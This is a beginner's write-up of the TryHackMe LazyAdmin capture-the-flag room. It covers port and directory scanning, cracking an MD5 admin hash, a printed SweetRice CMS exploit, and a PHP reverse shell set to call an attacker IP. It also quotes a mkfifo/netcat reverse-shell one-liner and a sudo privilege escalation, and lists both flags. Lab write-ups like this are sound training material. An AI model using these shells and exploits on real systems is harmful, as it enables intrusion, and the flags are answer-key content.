

CTF Write-Up: LazyAdmin

The following writeup is for the LazyAdmin CTF hosted on TryHackMe, it is a free room aimed at beginners. This CTF provided a great opportunity to hone my basic penetration testing skills by capturing two flags (user and root.txt). It was a very fun experience, and I learnt a lot during my journey solving it.

1. Enumeration

First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:

```
(kali@kali)-[~/Documents/lazyadmin]
$ sudo nmap -sC -sV -p- -T4 10.10.133.145 -oN lazyadmin.txt
```


Scan results:

- Ports: 22 (SSH) and 80 (HTTP)

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Exploring Port 80

Upon navigating to port 80, I encountered the default Apache2 page:




To delve deeper, I used Gobuster for directory and file brute-forcing:

```

(kali㉿kali)-[~/Documents/lazyadmin]
$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.133.145
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.133.145
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2024/06/06 06:51:44 Starting gobuster
=====
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/content (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
=====
2024/06/06 06:53:56 Finished
=====

```

The content directory seems interesting so let's go check it out:



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster, please go to Dashboard -> General -> Website setting
and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

This tells us that the website is built using the SweetRice content management system (CMS). However, after viewing the page source among other things, I found nothing else interesting. Therefore, I decided to conduct a Gobuster scan against the /content directory:

```
(kali㉿kali)-[~/Documents/lazyadmin]
$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.133.145/content

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:          http://10.10.133.145/content
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s

2024/06/06 06:55:38 Starting gobuster


/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/_themes (Status: 301)
/as (Status: 301)
/attachment (Status: 301)
/images (Status: 301)
/inc (Status: 301)
/index.php (Status: 200)
/js (Status: 301)

2024/06/06 06:57:50 Finished
```


This found the following directories:

- /_themes
- /as
- /attachment
- /images
- /inc
- /index.php
- /js'

After looking through all these directories, /as and /inc seem to be the only important ones. The /as contains a login form for the SweetRice CMS:



The /inc directory contains a lot of files and folders:



Index of /content/inc

Name	Last modified	Size	Description
Parent Directory		-	
404.php	2016-09-19 17:55	1.9K	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_entry.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	
do_rssfeed.php	2016-09-19 17:55	1.5K	
do_sitemap.php	2016-09-19 17:55	4.5K	
do_tags.php	2016-09-19 17:55	2.7K	
do_theme.php	2016-09-19 17:55	452	
error_report.php	2016-09-19 17:55	2.5K	
font/	2016-09-19 17:57	-	
function.php	2016-09-19 17:55	89K	
htaccess.txt	2016-09-19 17:55	137	
init.php	2016-09-19 17:55	3.9K	
install.lock.php	2019-11-29 12:30	45	
lang/	2016-09-19 17:57	-	
lastest.txt	2016-09-19 17:55	5	
mysql_backup/	2019-11-29 12:30	-	
rssfeed.php	2016-09-19 17:55	1.6K	
rssfeed_category.php	2016-09-19 17:55	1.7K	
rssfeed_entry.php	2016-09-19 17:55	2.1K	
sitemap_xml.php	2016-09-19 17:55	2.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.133.145 Port 80

After exploring each file, there seems to be some credentials in the mysql_backup file (contained in the mysql_backup directory):


```
"admin\\";s:7:\\\\"manager\\\\";s:6:\\\\"passwd\\\\";s:32:\\\\"42f749ade7f9e195bf475f37a44cafc\\\\"
```

3. Cracking the Hash

'manager' appears to be the username for the admin account and the password appears to be a hash. If we use hash-identifier, we can determine that this is likely an md5 hash:

```
(kali㉿kali)-[~/Documents/lazyadmin]
$ hash-identifier
#####
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#####
HASH: 42f749ade7f9e195bf475f37a44cafc
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```


Let's try crack it using md5hashing.net:

Md5 value
Reversed hash value
Password123
 Copy Value

Boom! We have cracked the hash and found a password.

4. Logging into SweetRice

Let's now try use the discovered credentials (manager:Password123) to login to the SweetRice admin dashboard:



This worked!

5. Exploiting SweetRice CMS

Now that we are in the SweetRice dashboard, I looked around and found no new information that we can leverage. Therefore, I decided to use searchsploit to find exploits for SweetRice. Luckily, I found a PHP RCE vulnerability that we can use:

```
(kali@kali)-[~/Documents/lazyadmin]
$ searchsploit sweetrice

Exploit Title
-----
SweetRice 0.5.3 - Remote File Inclusion
SweetRice 0.6.7 - Multiple Vulnerabilities
SweetRice 1.5.1 - Arbitrary File Download
SweetRice 1.5.1 - Arbitrary File Upload
SweetRice 1.5.1 - Backup Disclosure
SweetRice 1.5.1 - Cross-Site Request Forgery
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload

Shellcodes: No Results
```

We can copy the exploit code from the given path in the searchsploit results and then simply modify the php reverse shell located at `/usr/share/webshells/php/php-reverse-shell.php` and upload it in the 'Ads code:' block seen in the Ads section (note! The 'Ads name:' can be anything, in this case I just used `reveseshell`):

```

(kali@kali)-[~/Documents/lazyadmin]
$ cat /usr/share/exploitdb/exploits/php/webapps/40700.html
<!--
# Exploit Title: SweetRice 1.5.1 Arbitrary Code Execution
# Date: 30-11-2016
# Exploit Author: Ashiyane Digital Security Team
# Vendor Homepage: http://www.basic-cms.org/
# Software Link: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
# Version: 1.5.1

# Description :

# In SweetRice CMS Panel In Adding Ads Section SweetRice Allow To Admin Add
PHP Codes In Ads File
# A CSRF Vulnerabilty In Adding Ads Section Allow To Attacker To Execute
PHP Codes On Server .
# In This Exploit I Just Added a echo '<h1> Hacked </h1>'; phpinfo();
Code You Can
Customize Exploit For Your Self .

# Exploit :
→

<html>
<body onload="document.exploit.submit();">
<form action="http://localhost/sweetrice/as/?type=ad&mode=save" method="POST" name="exploit">
<input type="hidden" name="adk" value="hacked"/>
<textarea type="hidden" name="adv">
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
&lt;/textarea&gt;
</form>
</body>
</html>

<!--
# After HTML File Executed You Can Access Page In
http://localhost/sweetrice/inc/ads/hacked.php
→

```

Ads name:

reveseshell

Ads code:

```

// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.4.85.213'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

Click the done button and setup a netcat listener on the specified port:

```

(kali@kali)-[~/Documents/lazyadmin]
$ nc -lnvp 4444
listening on [any] 4444 ...

```

We now need to navigate to /content/inc/ads/reverseshell.php to execute the reverse shell and boom, we have a connection:

```
(kali㉿kali)-[~/Documents/lazyadmin]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.133.145] 58898
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
14:25:58 up 48 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

If we navigate to the home directory, we can find the home directory for itguy. Within this directory is the user.txt flag:

```
$ ls -la
total 148
drwxr-xr-x 18 itguy itguy 4096 Nov 30 2019 .
drwxr-xr-x  3 root  root  4096 Nov 29 2019 ..
-rw-r--r--  1 itguy itguy 1630 Nov 30 2019 .ICEauthority
-rw-r--r--  1 itguy itguy  53 Nov 30 2019 .Xauthority
lrwxrwxrwx  1 root  root    9 Nov 29 2019 .bash_history -> /dev/null
-rw-r--r--  1 itguy itguy 220 Nov 29 2019 .bash_logout
-rw-r--r--  1 itguy itguy 3771 Nov 29 2019 .bashrc
drwx----- 13 itguy itguy 4096 Nov 29 2019 .cache
drwx----- 14 itguy itguy 4096 Nov 29 2019 .config
drwx-----  3 itguy itguy 4096 Nov 29 2019 .dbus
-rw-r--r--  1 itguy itguy  25 Nov 29 2019 .dmrc
drwx-----  2 itguy itguy 4096 Nov 29 2019 .gconf
drwx-----  3 itguy itguy 4096 Nov 30 2019 .gnupg
drwx-----  3 itguy itguy 4096 Nov 29 2019 .local
drwx-----  5 itguy itguy 4096 Nov 29 2019 .mozilla
-rw-r--r--  1 itguy itguy 149 Nov 29 2019 .mysql_history
drwxrwxr-x  2 itguy itguy 4096 Nov 29 2019 .nano
-rw-r--r--  1 itguy itguy 655 Nov 29 2019 .profile
-rw-r--r--  1 itguy itguy   0 Nov 29 2019 .sudo_as_admin_successful
-rw-r--r--  1 itguy itguy   5 Nov 30 2019 .vboxclient-clipboard.pid
-rw-r--r--  1 itguy itguy   5 Nov 30 2019 .vboxclient-display.pid
-rw-r--r--  1 itguy itguy   5 Nov 30 2019 .vboxclient-draganddrop.pid
-rw-r--r--  1 itguy itguy   5 Nov 30 2019 .vboxclient-seamless.pid
-rw-r--r--  1 itguy itguy  82 Nov 30 2019 .xsession-errors
-rw-r--r--  1 itguy itguy  82 Nov 29 2019 .xsession-errors.old
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Desktop
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Documents
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Downloads
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Music
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Pictures
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Public
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Templates
drwxr-xr-x  2 itguy itguy 4096 Nov 29 2019 Videos
-rw-r--r--  1 root  root   47 Nov 29 2019 backup.pl
-rw-r--r--  1 itguy itguy 8980 Nov 29 2019 examples.desktop
-rw-rw-r--  1 itguy itguy  16 Nov 29 2019 mysql_login.txt
-rw-rw-r--  1 itguy itguy  38 Nov 29 2019 user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
```

There is also a file that contains mysql_login creds (rice:randompass), so let's go try login to mysql:

```
www-data@THM-Chal:/$ mysql -u rice -p
mysql -u rice -p
Enter password: randompass

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 34
Server version: 5.7.28-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Note, I also upgraded to a full TTY using python:


```
python -c 'import pty; pty.spawn("/bin/bash")'
```

After exploring the mysql database, I found nothing useful.

6. Privileges Escalation

Let's now try to escalate to root. I started off by listing all the commands the user can run as root:

```
www-data@THM-Chal:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

This tells us that we can run `/usr/bin/perl /home/itguy/backup.pl` as root without a password. Let's navigate to this script and see what it contains:

```
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

Unfortunately, we can't edit this script, but as you can see, this perl script simply executes a bash script found in `/etc/copy.sh` so let's try and edit that:

```
www-data@THM-Chal:/etc$ cat copy.sh
cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

This script does contain a reverse shell which we can use, but since this runs as root I am just going to enter `/bin/bash` instead and run the script. The logic behind this is why go through all the trouble of setting up a listener when we can just execute `sudo "/bin/bash"` which gives us a root shell:

```
$ echo "/bin/bash" > copy.sh
```

Now simply run the script using sudo:

```
$ sudo /usr/bin/perl /home/itguy/backup.pl
whoami
root
```

We have root! Let's now navigate to the root directory to find the final flag:

```
root.txt
cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```

Questions Answered:

1. What is the user flag?

- THM{63e5bce9271952aad1113b6f1ac28a07}

2. What is the root flag?

- THM{6637f41d0177b6f37cb20d775124699f}

This CTF was a thrilling and enriching experience, reinforcing fundamental penetration testing techniques and problem-solving strategies. I highly recommend beginners to give it a try. I personally struggled with some aspects of this CTF, especially as I have never done anything to do with the sweetrice CMS. Feel free to reach out to me if you have any questions or wish to give me feedback. Happy hacking!